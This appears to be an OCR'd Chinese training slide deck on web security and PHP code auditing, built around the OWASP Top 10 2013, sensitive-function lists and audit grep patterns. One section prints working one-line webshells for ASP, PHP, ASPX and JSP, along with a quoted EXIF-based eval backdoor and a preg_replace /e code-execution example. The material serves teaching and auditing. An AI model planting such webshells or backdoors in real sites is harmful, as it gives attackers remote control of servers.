IDF互联网情报威慑防御实验室

大家好，我是@无所不能的魂大人！

英文名woldy，QQ昵称 -天孤剑-

04年接触安全，同期入门编程（BASIC）

04-06年，脚本小子，大家都懂的


06-10年，自己动手丰衣足食，写过病毒，也XSS过百度

10年考入防灾科技学院，信息安全专业

11年转行C#去做GIS开发，顺便搞搞学校网站

13年毕业，进入百度，负责WEB开发

那么，问题就来了……



出来混，迟早是要还的

各种安全工单

xss最多

各种没时间

对需求,改需求,改bug,上线,改bug,改bug,改bug.....


各种安全隐患

框架安全，第三方组件安全，外包


各种不懂

各种压力


我和我负责的网站谁的抗压性强？谁会先被搞？

	程序员	安全工程师	黑客	用户
程序员 眼中的				
安全工程师 眼中的				
黑客 眼中的				
用户 眼中的				

歪脖是酱婶儿的



大型网站技术架构


CDN服务器1
反向代理服务器1
负载均衡调度服务器1
B应用服务器1
消息队列服务器1
A应用服务器1
分布式服务ii服务器1
分布式服务i服务器2
分布式服务i服务器1
应用程序
本地缓存
统一数据访问模块
搜索引擎服务器1
NoSQL服务器1
分布式缓存服务器n
分布式缓存服务器2
分布式缓存服务器1
远程分布式缓存
分布式文件服务器n
分布式文件服务器2
分布式文件服务器1
文件
分布式数据库服务器n
分布式数据库服务器2
分布式数据库服务器1
数据库

what's WEB！

CS/BS

超文本

超文本标记语言（HTML）

超媒体

超文本传输协议（HTTP）

Web API

HTTP

URL

http://host[":"port][abs_path]

请求

请求行(),消息报头(),请求正文

响应

状态行(),消息报头(),响应正文

状态码

1xx(),2xx(),3xx(),4xx(),5xx

COOKIE(),SESSION(),GET(),POST

COOKIE：服务器存在用户端的用于记录用户身份与数据的文件。

SESSION：存放在服务端的COOKIE，并将SESSIONID存放到用户端的COOKIE中。

GET：速度快(),容易XSRF和XSS(),查询结果可收藏

POST：无长度限制，可发文件

HEAD(),PUT(),DELETE(),OPTIONS

WEB前端页面

HTML

超文本标记语言

CSS

层叠式样式表

Javascript

ECMAScript(),DOM(),BOM

AJAX

各种第三方库

WEB后端开发

WEB服务器：IIS(),apache(),nginx

WEB语言：.net(),java(),php(),py(),nodejs(),ruby(),C

服务器开发：C,shell(),python(),perl

数据库：mysql(),mssql(),oracle

NOSQL：memcached(),redis(),mongodb

WEB框架(php)：thinkphp(),yii(),yaf(),cakephp

web模板引擎：smarty(),discuz

能力：服务器配置(),负载均衡(),数据库优化

编码与加密

字符编码

urlencode： %+hex（ascii）

字符编码：ascii(),GBK(),BIG5(),Unicode

base64：3*8 = 4*6 = 24 => 4*8=32,不足补=

加密算法

MD5

DES

RSA

顺便问一下，学WEB技术哪家强？

哈佛大学公开课：构建动态网站 David J. Malan

http://v.163.com/special/opencourse/buildingdynamicwebsites.html

慕课网

http://www.imooc.com

优才网

http://www.ucai.cn

w3school

http://www.w3school.com.cn

WEB安全，你这么火你家里人造吗？

- 应用广泛-web无处不在
- 入门简单-容易理解，工具简单
- 代码脆弱性-代码质量参差不齐
- 攻击方式多样
- 各种安全配置容易被忽略
- 开发者对WEB安全不熟悉
- 重功能赶进度忽略安全
- 管理员疏忽
- 相关法律法规不完善

WEB安全隐患

- WEB平台-服务器平台与程序开发框架
- WEB应用-授权(),输入(),逻辑(),接口
- 数据库-特权命令(),越权查询(),SQL注入
- WEB客户端-XSS(),钓鱼(),挂马
- 传输-信息截取(),中间人(),SSL重定向
- 可用性-拒绝服务

OWASP TOP10 2013

开放Web软件安全项目
Open Web Application Security Project)

OWASP Top 10 – 2010 （旧版）	OWASP Top 10 – 2013 （新版）
A1 — 注入	A1 — 注入
A3 —失效的身份认证和会话管理	A2 —失效的身份认证和会话管理
A2 — 跨站脚本（XSS）	A3 —跨站脚本（XSS）
A4 — 不安全的直接对象引用	A4 — 不安全的直接对象引用
A6 —安全配置错误	A5 —安全配置错误
A7 — 不安全的加密存储—与A9合并成为➔	A6 —敏感信息泄漏
A8 —没有限制URL访问—扩展成为➔	A7 — 功能级访问控制缺失
A5 — 跨站请求伪造 （CSRF）	A8 —跨站请求伪造 （CSRF）
<合并在A6 —安全配置错误 >	A9 — 使用含有已知漏洞的组件
A10 — 未验证的重定向和转发	A10 — 未验证的重定向和转发
A9 — 传输层保护不足	与2010年版中的A7合并成为2013年版中的A6

A1 - 注入

分支：SQL(),OS命令(),XPATH(),LDAP(),JSON(),URL

本质：外部变量处理不当带入相关命令进行操作

危害：大家都懂的

黑盒测试：使用工具或手动在敏感地方输入各种字符

白盒测试：

1(),跟踪未经过滤可以变量。

2(),审查相关过滤函数

避免方式：不信任来自任何方式的外部变量

A2 - 失效的身份认证和会话管理

说明：与身份认证和会话管理相关的应用功能经常实现的不正确，允许攻击者可以构造密码(),密钥(),或者会话令牌或者利用实现缺陷，假冒其他用户的身份。

本质：WEB用户在身份校验过程中存在逻辑问题

危害：伪造任意用户身份(),提权

黑盒测试：跟踪任何有可能代表身份标识的外部变量

白盒测试：细读身份认证相关代码，并跟踪身份标识

避免方式：如此重要的东西需要在满状态下开发

A3 - 跨站脚本（XSS）

分支：反射式XSS(),存储型XSS(),基于DOM的XSS

本质：构造特殊字符让浏览器执行js脚本

危害：盗取cookie(),钓鱼(),蠕虫(),挂马

黑盒测试：

扫描器，url(),input元素中盲输<>，看源码

白盒测试：跟踪$_GET变量的输出与其它request变量的输入，确保有被htmlspecialchars，同时关注其它与外部变量有关的前端输出。

避免方式：对任何有可能输出的外部变量进行过滤

A4 - 不安全的直接对象引用

说明：应用开发者有时候可能会暴露应用内部实现对象的引用，例如文件(),目录(),或者数据库Key等。如果没有对这些的访问控制或者其他保护，攻击者就有可能利用这些暴露的引用访问未授权的数据。

本质：内部对象引用暴露且未做权限控制

危害：获得敏感信息

黑盒测试：观察与文件(),对象相关的外部变量

白盒测试：关注敏感函数

避免方式：敏感的东西一定要记得权限控制

A5 - 安全配置错误

分类：系统(),应用(),框架(),Web服务器(),数据库服务器

本质：懒

危害：多

黑盒测试：扫

白盒测试：看

避免方式：改

A6 - 敏感信息泄漏

说明：许多Web应用没有正确地保护敏感数据，例如信用卡卡号(),税号(),身份认证证书等。攻击者可以通过偷窃(),更改这种弱保护的数据，以进行信用卡诈骗(),身份窃取(),或者其他犯罪。这类敏感数据值得进行额外的保护，例如，加密传输(),在于客户端浏览器交换数据时进行的特殊保护。

本质：敏感数据未加密

危害：从前有一个酒店....后来的事大家都知道了

黑盒测试：抓包

白盒测试：看文档就可以了

避免方式：加密(),协议(),验证

A7 - 功能级访问控制缺失

说明：大部分Web应用在界面上进行了应用级访问控制，但是应用服务器端也要进行响应的访问控制才行。如果请求没有验证，攻击者就能够构造请求访问未授权的功能

本质：权限控制力度不够

危害：越权访问一些接口(),功能

黑盒测试：切换各种权限尝试各种接口

白盒测试：我觉得这个黑盒测试更方便些

避免方式：多花点时间在权限控制上

A8 - 跨站请求伪造（CSRF）

说明： CSRF攻击强制一个已经登入的受害者浏览器，向带漏洞的Web应用发送伪造的HTTP请求，但是使用的是受害者正确的会话Cookie，以及其他的认证信息，这样攻击者就可以让Web应用认为这是受害者自愿发送的请求。

本质：<img>标签是要发送http请求的

危害：具有中招者部分权限

黑盒测试：跟踪每一个有可能有操作意义的GET请求

白盒测试：跟踪GET变量与敏感操作

避免方式：改用post以及hashkey的方式

A9 - 使用含有已知漏洞的组件

说明：由于系统有意无意间使用了组件（自己的组件和第三方的组件，范围太广…），导致了不可预料的问题

本质：穷(),懒

危害：说了不可预料

黑盒测试：先百度一下这个组件有没有已知漏洞

白盒测试：然后就按照它是一个别人的网站进行测试

避免方式：其实挺难避免的

A10 - 未验证的重定向和转发

说明： Web应用经常会将用户重定向到其他的页面或者站点，并且使用使用不可信的数据来确定目标页面，如果不进行正确的验证，攻击可以让受害者重定向到钓鱼或者挂马的网站，或者利用重定向访问未授权页面。

本质：没啥本质，就是跳转的时候没验证合法性

危害：将用户指向钓鱼(),挂马网站

黑盒测试：跟踪所有跳转，尤其是url中带跳转地址的

白盒测试：查找所有页面跳转相关代码

避免方式：跳转之前，尤其是跳转目标藏在url中的时候，验证url是否合法。

一句话木马

短小精悍，而且功能强大，隐蔽性非常好，在入侵中始终扮演着强的作用。

另：可插入到数据库中。

asp一句话木马： <%execute(request(“value”))%>
php一句话木马： <?php eval($_POST[value]);?> 免杀版

aspx一句话木马：

```
<script language="C#" runat="server">
        WebAdmin2Y.x.y aaaaa = new
 WebAdmin2Y.x.y("add6bb58e139be10");
</script>
```

Jsp一句话木马

```
<%   if(request.getParameter("f")!=null)(new
 java.io.FileOutputStream(application.getRealPath("\\")+request.getParamet
er("f"))).write(request.getParameter("t").getBytes());%>
```

一句话木马客户端

php后门


+/e执行漏洞 （准确的说这是一种特性。。）

Preg_repace当第一个参数的正则表达式参数有e符号的时候，第二个参数的字符串当做PHP代码执行。

```
<?php
$h = $_GET['h'];
echo preg_replace("/test/e",$h, "only a test");
?>
```

```
$exif = exif_read_data('/homepages/clientsitepath/images/stories/food/bun.jpg');
preg_replace($exif['Make'],$exif['Model'],'');
preg_replace ("/.*/e", ,"@ eval ( base64_decode("aWYgKGl ...");
if (isset( $_POST["zz1"])) { eval (stripslashes( $_POST["zz1"]..
```

WEB渗透



- 社会工程学
- 漏洞
- Webshell-后台拿shell
- 提权
- 渗透内网

WEB安全编程要素

1. 对你所使用的平台有充分的了解
2. 坚信任何用户的输入都是不安全的
3. 过滤数据远远没有限制输入安全
4. 最少的服务+最小的权限=最大的安全（呵呵）
5. 保持清晰的思维

搭建开发环境-你若安好便是晴天

chrome（首先，你需要有个浏览器）

php+mysql+apache（然后，要有个php环境）

PHP环境一键安装包

phpstudy

SwitchHost（切换host的神器）

EditThisCookie（chrome浏览器cookie编辑插件）

Navicat for MySQL（非常强大的mysql客户端）

sublime（最近正火编辑器）

Beyond Compare（文件对比神器）

代码审计VS渗透

在17世纪中叶，牛顿(),莱布尼茨两位大数学家分别独自建立起了微积分体系的基础。

经过考证，莱布尼茨所建立的微积分体系与牛顿所建立的流数术本质上是一致的。然而，牛顿从物理学问题出发，应用了运动学原理，造诣较高；莱布尼茨从几何问题出发，用分析法引进微积分，得出运算法则，比牛顿的流数术要严密得多

漏洞本质

程序的两大根本：变量与函数

漏洞现成的条件：

A(),可以控制的变量

【一切输入都是有害的】

B(),变量到达有利用价值的函数[危险函数]

【一切进入函数的变量是有害的】

漏洞的利用效果取决于**最终**函数的功能

变量进入什么样的函数就导致什么要的效果

漏洞挖掘本质

找漏洞==找对应变量与函数


变量跟踪的过程

通过变量找函数[正向跟踪变量]

$id=$_GET['id']→$sid=$id→…→函数($sid)

通过函数找变量[逆向跟踪变量]

函数($sid)→ $sid=$id→…→ $id=$_GET['id']



通过变量找函数[正向跟踪变量]　　通过函数找变量[逆向跟

变量！变量！

$_SERVER
$_GET
$_POST
$_COOKIE
$_REQUEST
$_FILES
$_ENV
$_HTTP_COOKIE_VARS
$_HTTP_ENV_VARS
$_HTTP_GET_VARS
$_HTTP_POST_FILES
$_HTTP_POST_VARS
$_HTTP_SERVER_VARS

敏感函数

文件包含

include(),require(),include_once(),require_once()

文件操作

fopen(),fwrite(),readfile(),unlink(),show_source(),highlight_file(),file_get_contens(),nt>file(),copy(), rmdir(), unlink(), delete(), fwrite(),chmod(), fgetc(), fgetcsv(), fgets(), fgetss(), file(), file_get_contents (), fread(), readfile(), ftruncate(),file_put_contents(), fputcsv(), fputs(), move_uploaded_file()

数据库敏感瓷

select,update,delete,insert

敏感函数

php语句执行

eval(),preg_replace(), create_function(),
assert(),call_user_func(),call_user_function_array(),

系统命令执行

proc_open(),proc_close(), escapeshellcmd(), popen(),

shell_exec(),passthru(), system(), pcntl_exec()

insert,delete,update,select

其他

snmpget(), unserialize(), session_destroy()

需要的知识

正则表达式

javascript

php语法与特性

mvc

模板引擎

工具使用

工具

phpxref

rips

Seay源代码审计系统

sublime

(eval.+\$_GET)

(javascript:.+[^']\$_GET)

([^']\$_GET)

(function.+decode)

参考资料

《WEB代码审计与渗透测试（PPT）》by 80vul

《高级PHP应用程序漏洞审核技术》by 80vul

《实例分析讲解为您敲开代码审计大门》by 90sec

《PHP代码审计》 by topsec

《黑客大曝光:Web应用程序安全》

《OWASP 2013 Top 10中文版》

IDF实验室简介

●**IDF实验室**（www.idf.cn），全称互联网情报威慑防御实验室（INTELLIGENCE DEFENSE FRIENDS LABORATORY），是一个由信息安全从业人员、专家及信息安全爱好者组成的第三方独立民间机构。

●**使命愿景**

普及信息安全知识

致力安全人才培养

推动黑客文化演绎

关注我们

•IDF官网/论坛：

http://www.idf.cn

http://bbs.idf.cn

•邮箱联系：

idf@idf.cn

•关注微博

新浪微博：@IDF实验室

腾讯微博：@NeteasyIDF